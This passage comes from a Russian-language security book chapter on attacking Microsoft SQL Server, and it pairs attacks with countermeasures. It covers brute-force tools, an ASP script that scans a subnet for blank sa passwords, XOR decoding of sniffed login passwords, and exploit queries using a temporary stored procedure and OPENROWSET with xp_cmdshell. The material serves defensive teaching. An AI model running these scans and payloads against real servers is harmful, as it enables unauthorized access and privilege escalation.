После того как хакер подключится под видом пользователя с соответствующим уровнем прав, он может использовать утилиту Query Analyzer для отправки запросов или команд на атакуемый сервер с использованием выражений Transact-SQL, хранимых процедур и/или файлов сценариев. Пример выполнения простого запроса к простой базе данных под названием "pub" через программу Query Analyzer показан на рис. 11.3.

Настоящее "веселье" в SQL начинается после применения расширенных хранимых процедур, которые будут описаны позже в этой главе. Пока достаточно знать, что программу Query Analyzer можно использовать для соединения с сервером SQL Server, подбора пароля и выполнения простых манипуляций с данными на сервере и параметрами конфигурации — все это делается через простой графический интерфейс.

НА ЗАМЕТКУ Альтернативой использования Query Analyzer является программа Query Tool, которая дополнительно работает с другими источниками данных (`http://poulose.ome.att.net/`). Это прекрасная программа, позволяющая запрашивать источники данных OLE DB, проверять SQL-сценарии, возвращать результаты запросов в табличной форме и одновременно выполнять несколько SQL-сценариев или хранимых процедур. Это небольшой бесплатный пакет, который не требует инсталляции при работе без средств SQL Server или для доступа к базам данных другого типа (не SQL).




Рис. 11.3. Клиент SQL Query Analyzer отправляет простой запрос на атакуемый сервер

osql

Жизнь была бы слишком простой, если бы все делалось с помощью программ с графическим интерфейсом простым щелчком кнопкой мыши. Поэтому обязательно нужно отметить, что в официальном наборе клиентских программ SQL от Microsoft есть утилита командной строки `osql.exe`. Ее работа уже была показана в примере, рассмотренном в начале главы. На сегодняшний день это единственное клиентское средство, доступное в инсталляциях MSDE.

Утилита `osql` позволяет отсылать выражения Transact-SQL, хранимые процедуры и файлы сценариев атакуемому серверу через интерфейс ODBC (Open DataBase Connectivity). Эта программа во всех случаях работает так же, как и уже рассмотренная утилита Query Analyzer (только в режиме командной строки), поэтому останавливаться на ее подробном описании мы не будем. Справка по использованию утилиты выводится командой **osql -?**.

НА ЗАМЕТКУ Аналогичная утилита для работы через командную строку `isql` поставляется совместно с сервером SQL. Она не поддерживает некоторые функции программы SQL Server 2000. Утилита `osql` основана на интерфейсе OBDC и обеспечивает поддержку всех функций SQL Server 2000. Для запуска сценариев, которые не может выполнить утилита `isql`, следует воспользоваться программой `osql`.

sqldict

Где-то есть хакер, которому неудобно работать без графического интерфейса (даже если он и говорит друзьям, что пользуется редактором `vi`). Для этого персонажа мы посоветуем программу `sqldict` Арне Видстрома (Arne Vidstrom). В ней нет ничего особенного, это просто стандартная утилита для прямолинейного подбора паролей SQL Server перебором возможных вариантов. Она хороша для проверки паролей отдельного сервера SQL Server в организации, но неудобна для масштабного исследования, так как проверяет только одну учетную запись.

Окно утилиты `sqldict` показано на рис. 11.4. С ее помощью почти любой пользователь может атаковать обнаруженный сервер SQL Server, не имея даже малейшего представления о стевых библиотеках, строках соединения или специальных клиентских программах. Хакинг SQL теперь стал простой операцией; если в организации был обнаружен даже один сервер, то взлом его системы защиты — это лишь вопрос времени.




Рис. 11.4. Программа `sqldict` взламывает пароль учетной записи `sa`

Улучшенные средства хакинга SQL

Вы знаете, как пользоваться программами SQL Server Query Analyzer и `osql.exe`, которые поставляются с пакетом SQL Server? Какие утилиты и методы может использовать злоумышленник для получения доступа к серверу? Можно почти гарантировать, что не те, которые были описаны выше, — если только это не новичок и не мазохист. Опытные хакеры быстро найдут способ автоматизировать программы атаки для выявления легкодоступных целей.

Программ, созданных специально для работы с SQL Server, не так много, как программ для хакинга систем Windows NT/2000 или IIS. Большая их часть имеет достаточно маленький размер, чтобы войти в набор инструментов хакера при атаке на несчастные необновленные серверы IIS. Поскольку многие IIS-серверы работают как посредники между клиентом и защищенным брандмауэром (желательно) SQL сервером, взломанный сервер IIS становится прекрасной стартовой площадкой для атаки на главную цель в Web — на данные. Рассмотрим некоторые инструменты хакинга SQL Server.

`sqlbf`

Эта программа от xaphan для автоматического подбора пароля к серверу SQL использует словари, списки паролей и списки IP-адресов, что облегчает жизнь хакеру SQL и оставляет ему время на более интересные занятия. Программа `sqlbf` также позволяет хакеру использовать для атаки подключение по именованным каналам (Named Pipes), но нужно отметить, что при использовании именованных каналов в Windows NT/2000 устанавливается соединение NetBIOS и запись об этом заносится в журнал NT/2000 и в журнал SQL Server (если эта служба включена). Программа `sqlbf` используется следующим образом.

```
C:\>sqlbf
Usage: sqlbf [ODBC NetLib] [IP List] [User list] [Password List]
ODBC NetLib : T - TCP/IP, P - Named Pipes (netBIOS)
IP list - text file containing list of IPs to audit
User list - text file containing list of Usernames
Password List - text file containing list of passwords
```

Нужно сказать, что рассматриваемая утилита полезна не только для взлома пароля учетной записи `sa`, но и для поиска других учетных записей с правами системного администратора,

которые могут быть защищены слабее. Мы создали длинный список пользователей, который содержит не только имя sa, но и другие возможные имена, такие как test, admin, dev, sqlagent и подобные им, которые могли появиться на некотором этапе разработке и не были удалены.

Вот некоторые наиболее популярные имена учетных записей в программе SQL Server:

- sql_user
- sqluser
- sql
- sql-user
- user
- sql_account

А теперь можете включать свою фантазию. Не забудьте попробовать название компании и установленных приложений, если они вам известны.

sqlpoke

Для честолюбивого хакера SQL, которому нужно узкоспециализированное средство, существует программа sqlpoke, также созданная хакером xaphan. Эта программа не пытается подобрать пароль учетной записи sa, вместо этого она ищет серверы SQL Server с пустыми паролями. Когда программа находит сервер SQL с пустым паролем учетной записи sa (который устанавливают невероятно часто), она выполняет предопределенный сценарий, который может содержать до 32 команд. Таким образом хакер может заранее подготовить набор средств для взлома для передачи по протоколу TFTP, а после этой передачи сможет запустить "троянскую" программу одновременно с любым другим средством (как часть единого набора действий).

Заметим, что sqlpoke предоставляет пользователю возможность выбрать порт. Также имеется ограничение — возможно сканирование сетей только до класса B. Эта программа должна вселять страх в сердца тех, кто постоянно пользуется пустым паролем записи sa, чтобы ленивым разработчикам не нужно было его запрашивать. Можно представить, как следующей командой будут взломаны сотни серверов.

```
Sqlpoke 10.0.0.0 10.0.254.254 1433
(сценарий, который посылает сообщение хакеру и устанавливает "троянские"
программы)
```

Спите крепко!

Пользовательские ASP-страницы

Иногда злоумышленники предпочитают выполнять сканирование не напрямую со своих машин, а используют для грязной работы заранее взломанные узлы. Один из методов — создание для выполнения взлома собственной ASP-страницы на взломанном узле или бесплатном хостинге. Красота этого метода в том, что хакер может вторгаться в другие системы, сваливая всю вину на узел хостинга ASP.

Все, что нужно для подготовки этой атаки, — создать свою ASP-страницу, в которой используются объекты ActiveX Data Objects (ADO). Используя объекты ADO, хакер может указать тип используемого драйвера, имя пользователя, пароль и даже тип сетевой библиотеки для каждой цели. Если провайдер услуг Internet не проводит никакой фильтрации исходящих данных, то сервер, на котором выполняется такая ASP-страница, установит необходимое соединение и обеспечит обратную связь с хакером. При наличии скомпрометированной системы, злоумышленник может свободно пользоваться ею для запуска команд против узла-жертвы.

Для демонстрации работы описанного метода на рис. 11.5 показано простое сканирование SQL сервера с помощью сценария ASP, в котором для сканирования внутренней сети использован следующий код (листинг 11.2).

Листинг 11.2. Исходный код сценария для сканирования внутренней сети

```
<% <Rresponse.buffer = true
Server.ScriptTimeOut = 3600 %>>
<html>
<head>
<title>SQL Server Audit Results</title>
</head>
<body>
<h1 align="center">SQL Server Security Analysis</h1>
<h2>Scanning.....</h2>
<h3>Attempting sa account penetration</h3>
<% for i = 1 to 254 <R   nextIP = "192.168.1." & i %>
<p>Connecting To Host <%=nextIP%>....<br>
<% <R     response.flush
  on error resume next
  Conn = "Network=dbmssocn,1433;Provider=SQLOLEDB.1;User ID=sa;
↳ pwd=;Data Source=" & nextIP
  Set oConn = Server.CreateObject("ADODB.Connection")
  oConn.Open Conn
  If (oConn.state = 0) Then
    Response.Write "<br><>Failed to connect<R></>"
    Response.Write "Reason: " & err.description & "<br><br>"
  else
      Response.Write "<B>Connected!</><br><br>"
    Response.Write "<B>SQL Server version info:</><br>"
      sqlStr = "SELECT @@version"
      Set sqlObj = oConn.Execute(sqlStr)
    response.write sqlObj(0)
  end If
  next

%>>
<strong> </p>
<p>** End of Analysis ** </strong></p>
</body>
</html>
```

Предыдущий сценарий элементарно можно изменить для проведения атак подбора пароля или даже атак по словарю, для чего нужно загрузить на сервер файл словаря и использовать объект `FileSystemObject` (хорошо описан в документации к IIS и в примерах), это значительно усилит ASP-инструментарий для SQL. Кроме сетевой библиотеки, можно указывать такие параметры, как TCP-порт, что дает возможность проверять и различные порты атакуемых компьютеров. Для использования других сетевых библиотек необходимо изменить параметр `network` в соответствии с именем сетевой библиотеки.

Shared Memory	Dbmsshrn
Multiprotocol	Dbmsrpcn
Named Pipes	Dbnmpntw
TCP/IP Sockets	Dbmssocn
Novell IPX/SPX	Dbmsspxn
Banyan VINES	Dbmsvinn

Для этого типа атаки не обязательно использовать ASP. С сервера под управлением Apache можно запустить сценарий PHP или Perl. Главная идея в том, что клиентские утилиты SQL имеют маленький размер и являются широко распространенными. Никогда не нужно считать, что у хакера есть только программа Query Analyzer или `osql.exe`.




Рис. 11.5. Пользовательская ASP-страница выполняет сканирование сети на предмет наличия серверов SQL

Потенциальный взломщик сервера SQL не имеет недостатка в средствах и методах выполнения свой задачи. Прежде всего, нужно помнить, что SQL Server недостаточно хорошо ведет журналы событий, и даже после проведенной против сервера атаки перебором паролей из журналов не удастся получить достаточно полезной информации. Проверьте все описанные средства на своем сервере сами до того, как это сделают "плохие ребята".

Перехват паролей для SQL Server

Компания Microsoft посчитала нужным ввести поддержку протокола SSL для всех типов связи в своих программах, и на это есть свои причины. Без шифрования при аутентификации пользователя в SQL Server по сети передается его пароль открытым текстом. Если вы когда-нибудь пользовались программами перехвата пакетов для наблюдения за обменом данными между клиентом и сервером, то могли заметить, что пароль легко подсмотреть.

Как видно на рис. 11.6, была сделана попытка подключиться от имени `sa`, но в результате пароль оказался каким-то способом зашифрован. Однако взглянем на шаблон. Каждый второй байт последовательности равен `A5` (в шестнадцатеричной кодировке). У вас возникло подозрение, что здесь кроется что-то иное, нежели шифрование. И это действительно так. Мы не будем держать вас в неведении и откроем секрет — ничего тут не происходит, кроме выполнения обычной операции `XOR` для скрытия пароля.

Начнем с разбора пароля по одному байту. Первый шестнадцатеричный знак (например `A`) в двоичной системе представлен как `1010`. Для получения пароля просто меняем первый и второй шестнадцатеричный знаки каждого байта и выполняем операцию `XOR` с числом `5A` (правильно, это будет число `A5`). После таких вычислений будет получено шестнадцатеричное выражение пароля, как показано в табл. 11.2.

Таблица 11.2. Преобразование перехваченных данных в обычный текст

Шестнадцатеричное представление	A2	B3	92	92
Смена разрядов	2A	3B	29	29
Двоичное представление	0010 1010	0011 1011	0010 1001	0010 1001
Двоичное представление числа 5A	0101 1010	0101 1010	0101 1010	0101 1010
Результат операции XOR	0111 0000	0110 0001	0111 0011	0111 0011
Пароль в шестнадцатеричном представлении	70	61	73	73
Пароль	p	a	s	s

Как видно из табл. 11.2, при известном методе "шифрования" скрытие паролей стало не более, чем легкой преградой, только раздражающей хакера. Помните, что пока выключено шифрование, этот способ работает для любой сетевой библиотеки, которая передает данные по сети. Любой, кто перехватит пароли при незашифрованной передаче, сможет элементарно преобразовать пароль в обычный текст и без проблем подключиться к серверу SQL. Если пароли и данные передаются по сети и могут быть перехвачены, то обязательно нужно использовать сетевые библиотеки с шифрованием. Если на сервер установить сертификат, то SQL Server будет автоматически шифровать пароли даже без использования сетевых библиотек с шифрованием.




Рис. 11.6. Перехваченные пакеты аутентификации в SQL Server и пароль, скрытый операцией XOR

Меры противодействия при перехвате аутентификационных пакетов SQL Server

Как вы сами могли догадаться, перехват паролей предотвращается шифрованием данных, передаваемых между узлами сети. Можно было бы предположить, что тут поможет коммутируемая сеть, но и для перехвата данных в коммутируемых сетях существует достаточно методов, так что шифрование — это единственный способ защитить передаваемые данные. Некоторые способы перечислены в табл. 11.3.

Таблица 11.3. Способы шифрования данных, передаваемых между клиентами и серверами SQL Server

Метод шифрования при передаче	Преимущества	Недостатки
Включить многопротокольную сетевую библиотеку и включить шифрование	Простота реализации	Только симметричное шифрование, требуется аутентификация NT/Windows
Применение фильтров IPSec	Может защитить все данные, передаваемые между узлами, не требует изменений в SQL Server	Сложность установки для большинства администраторов баз данных и разработчиков
Разрешение шифрования SSL на SQL Server (только для версии SQL Server 2000)	Устойчивое шифрование, работает со всеми сетевыми библиотеками	Сложность настройки без сертификата и опыта установки

Доступ хакера к исходному коду на Web-сервере

Суровая действительность в мире систем безопасности такова, что уязвимые места приводят к эффекту падающих домино — сбои в совершенно разных системах могут свести на нет самую мощную защиту. В разработке приложений для SQL Server, особенно приложений на базе Web, строки соединения необходимо хранить таким образом, чтобы приложение "знало", как подключиться к серверу. Приложение ни в коем случае не должно разглашать строку соединения неавторизованному пользователю.

За годы работы нам встречались некоторые уязвимые места в IIS и других Web-серверах, которые позволяли просмотреть исходный код. Иногда причиной была одна из вышеперечисленных ошибок, иногда плохое администрирование. Пример — хранение строк соединения в файлах с расширениями `.inc` или `.src`. Неавторизированный пользователь легко может просмотреть сайт, найти файлы с именами наподобие `connect.inc` и узнать строку соединения, которой пользуется Web-сервер для подключения к серверу SQL. Если приложение использует собственное имя пользователя для подключения к SQL Server, то также можно будет узнать имя пользователя и пароль. Естественным в данном случае решением будет использование расширений имен `.asp` (на серверах IIS) для всех включаемых файлов, чтобы они обрабатывались на стороне сервера.

Мораль такова — всегда нужно учитывать, что пароль может подсмотреть посторонний человек. Делайте все возможное для изоляции сервера SQL Server, чтобы даже раскрытие исходного кода не привело к появлению бреши в системе безопасности. Также необходимо рассмотреть возможность использования аутентификации Windows в соединениях с SQL Server, поскольку в этом случае не требуется передавать имя пользователя и пароль в строке соединения.

Известные уязвимые места кода SQL Server

Программный код SQL Server не лишен многих из тех уязвимых мест, от которых страдают и другие серверы, например IIS. За годы существования кода SQL Server в нем были выявлены следующие ошибки:

- передача имени пользователя/пароля открытым текстом;
- возможность переполнения буфера в расширенных хранимых процедурах;
- слабая криптография, в результате — слабая защита мощных учетных записей;
- отказ от обслуживания при неожидаемых или необычных пакетах;
- слабая система защиты — запись имени пользователя/паролей открытым текстом во время обновлений и отсутствие автоматического удаления этих записей.

Слишком часто эти уязвимые места позволяли хакерам получить доступ, "подвесить" SQL Server или расширить привилегии скомпрометированного пользователя до уровня системного администратора. Как только пользователь становится системным администратором, он получает возможность выполнять любые команды сервера SQL и получает доступ к операционной системе через расширенную хранимую процедуру `xp_cmdshell`. На уровне операционной системы хакер имеет те же права, что и служебная учетная запись для самой программы SQL Server. Слишком часто используется служебная учетная запись `LocalSystem`, учетная запись локального администратора или (!) администратора домена.

НА ЗАМЕТКУ Проблемы с сервером SQL Server 7.0 также касаются программ MSDE 1.0, а проблемы SQL Server 2000 — программ MSDE 2000. Исключение составляют уязвимые места, присущие специфичным для SQL Server функциям, которые не входят в "урезанные" MSDE-версии сервера SQL.



Переполнение буфера в SQL-службе Resolution Service

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	***10***

Возможность переполнения буфера в SQL-службе Resolution Service была выявлена Дэвидом Литчфилдом (David Litchfield) из Next Generation Security Software Ltd. Его открытие привело к появлению бюллетеня безопасности Microsoft MS02-039 в июле 2002 года. Литчфилд обнаружил уязвимое место при отправке определенного количества байтов данных на компьютер, где запущен хотя бы один экземпляр SQL Server 2000. Из-за переполнения буфера происходит отказ в работе SQL-сервера. Дэвид отправил отчет о выявленной ошибке компании Microsoft, которая немедленно выпустила заплату для устранения уязвимого места.

Сразу после полуночи 25 января 2003 года в сети Internet началось распространение "червя" (известного как "червь" SQL Slammer), использующего это уязвимое место. Распространение червя привело к значительному снижению пропускной способности сетей Internet и вызвало отказ в работе многих крупных узлов и предоставляемых ими служб. Огромная скорость распространения явилась результатом небольшого размера "червя" SQL Slammer и спользования протокола, не ориентированного на установление соединений (UDP). В результате от "червя" не смогло защитить ни основанное на сигнатурах антивирусное программное обеспечение, ни плохо настроенные брандмауэры. Распространение SQL Slammer позволило сделать ряд важных выводов.

- Серверы SQL установлены повсеместно, включая многие инсталляции MSDE.
- Многие из вариантов установки практически никак не администрируются.
- Многие из установленных серверов SQL непосредственно доступны через Internet.

Исходный код "червя" SQL Slammer был опубликован во многих периодических изданиях, например в журнале Wired, а код атаки доступен в Internet с момента выявления уязвимого места. Надеемся, что этот пример позволит нашим читателям осознать всю важность проблемы и понять, что при установке всех копий SQL Server следует проявлять равное внимание и опасаться ущерба, к которому может привести наличие уязвимого SQL-сервера.



Ошибка при синтаксическом анализе параметров расширенных хранимых процедур

Популярность	*5*
Простота	*7*
Опасность	*9*
Степень риска	*7*

Кажется, что в любой программе можно найти уязвимое место для проведения атаки на переполнение буфера. Программы SQL Server 7.0 и SQL Server 2000 — не исключение. Для расширения функций сервера SQL Server с ним можно использовать дополнительные динамические библиотеки и расширенные хранимые процедуры. Оказалось, что некоторые процедуры, использующие функцию API `srv_paraminfo()`, не всегда правильно обрабатывают параметры — это дает злоумышленнику возможность вызвать сбои в работе сервера SQL или запустить свой код командного интерпретатора.

Код, введенный с помощью атаки на переполнение буфера, будет выполнен с уровнем привилегий служебной учетной записи `MSSQLServer`. Также очень часто для работы SQL Server используется учетная запись локального администратора или запись `LocalSystem`. Конечно, по этой причине при установке сервера SQL нужно создать учетную запись с низким уровнем привилегий и использовать ее для работы сервера. Но даже локальный пользователь сервера может нанести серьезный ущерб серверу с неправильно настроенной защитой, так что такая атака в любом контексте может нанести мощный удар.

Перечислим некоторые расширенные хранимые процедуры, функционирование которых также было затронуто из-за этого уязвимого места (для SQL Server 7.0/2000):

- `xp_peekqueue`
- `xp_printstatements`
- `xp_proxiedmetadata`
- `xp_setsqlsecurity`
- `xp_sqlagentmonitor`
- `xp_enumresultset`
- `xp_showcolv`
- `xp_displayparamstmt`
- `xp_updatecolvbm`

Уязвимые хранимые процедуры только для программы SQL Server 2000:

- `sp_oacreate`
- `sp_oamethod`

- sp_oagetproperty
- sp_oasetproperty
- sp_oadestroy

Самое опасное в рассматриваемой проблеме — то, что многие из перечисленных процедур пользователь имеет право выполнять по умолчанию, поскольку общая группа пользователей имеет права на запуск процедур. Использовать процедуры можно, напрямую подключаясь к SQL Server или с помощью ввода кода в существующие приложения. Простая Web-форма обратной связи, например, может стать источником для ввода кода программы атаки, который способен мгновенно перевести обычного анонимного пользователя Web в разряд локального пользователя или администратора.



Меры противодействия использованию ошибки при синтаксическом анализе параметров расширенных хранимых процедур

Бюллетень	*MS00-092*
BID	*2043*
Исправлено в SP	*3(SQL 7.0)* *1(SQL 2000)*
Фиксируется	*Нет*

Компания Microsoft выпустила исправления для этой ошибки и обещает внести их в следующий выпуск обновления для SQL Server. Компания Microsoft сообщила, что хранимые процедуры сторонних производителей должны соответствующим образом проверять параметры перед вызовом функции `srv_paraminfo()`, так что помните об этом, создавая свои процедуры. Как уже было сказано, служебная учетная запись программы SQL Server должна иметь низкий уровень привилегий, это поможет снизить ущерб, нанесенный использованием описанного уязвимого места.



Ошибка, связанная с правами доступа хранимой процедуры

Популярность	*5*
Простота	*7*
Опасность	*5*
Степень риска	***6***

Эта ошибка позволяет пользователю SQL Server 7.0 выполнить любую хранимую процедуру, принадлежащую владельцу любой базы данных учетной записи `sa`. Особенно опасной эту атаку делает то, что необходимые для нее условия встречаются достаточно часто. В инсталляциях, где SQL Server работает в смешанном режиме (используется аутентификация и Windows, и SQL Server), для создания баз данных, скорее всего, используется учетная запись `sa`, а значит, она становится владельцем базы данных. Также при создании объектов баз данных часто используется та же самая учетная запись, которая становится владельцем базы данных.

Все, что пользователь должен сделать для использования уязвимого места программы SQL Server при описанных условиях, — создать временную хранимую процедуру. Эта временная хранимая процедура должна исполнять хранимую процедуру, принадлежащую владельцу базы данных,

в атакуемой базе данных, которая в свою очередь принадлежит учетной записи sa. Пример кода для создания пользовательской учетной записи в фиктивном приложении представлен ниже.

```
CREATE PROCEDURE #sploit AS
exec yourdb.dbo.sp_create_user 'hacked','pass','admin'
```

Теперь хакер выполняет созданную хранимую процедуру и создает учетную запись в приложении. Обратите внимание, что базы master, msdb и tempdb принадлежат учетной записи sa, они же являются первоочередными целями описанной атаки. В качестве бесплатного приложения к большей части хранимых процедур этих баз данных доступна хорошая документация в службе Books Online (документация к программе SQL Server), так что при поиске потенциальных целей не потребуется строить никаких догадок.



Защита от использования уязвимого места прав доступа хранимой процедуры

Бюллетень	*MS00-048*
BID	*1444*
Исправлено в SP	*3(7.0)* *1(2000)*
Фиксируется	*Нет*

Компания Microsoft выпустила исправление этого уязвимого места, а также включила исправление в пакеты обновления SQL Server 7.0 Service Pack 3 и SQL Server 2000 Service Pack 1. Владение базой данных можно передавать, кроме пользователя sa, и другим пользователям, но так как пользователь sa владеет системными базами данных, исправлять эту проблему таким образом не рекомендуется. Заплаты доступны, установите их и наслаждайтесь жизнью.



Вредоносный SQL-запрос

Популярность	*5*
Простота	*6*
Опасность	*8*
Степень риска	***6***

Возможность отправки вредоносного SQL-запроса возникает из-за неполной проверки аргументов в неоднородном запросе (OpenRowset). После выполнения такого запроса привилегии пользователя будут повышены до привилегий владельца базы данных. Необходимое условие для этой атаки — существование учетной записи пользователя в системе безопасности программы SQL Server.

Рассмотрим пример простого вредоносного запроса к SQL Server для получения списка файлов каталога C:\.

```
SELECT * FROM OPENROWSET('SQLOLEDB','Trusted_Connection=Yes;
Data Source=myserver','SET FMTONLY OFF execute master..xp_cmdshell
↳ "dir c:\"')
```

После передачи запроса на уязвимый сервер пользователь получает список файлов каталога, хотя и не имеет прав на выполнение расширенной хранимой процедуры master..xp_cmdshell. Злоумышленнику предоставляется доступ к операционной системе в контексте служебной учетной записи программы SQL Server. Эту атаку можно проводить и через существующие приложения, в которых не производится достаточная проверка параметров, просто вставив запрос в поле ввода.

Защита от вредоносного SQL-запроса

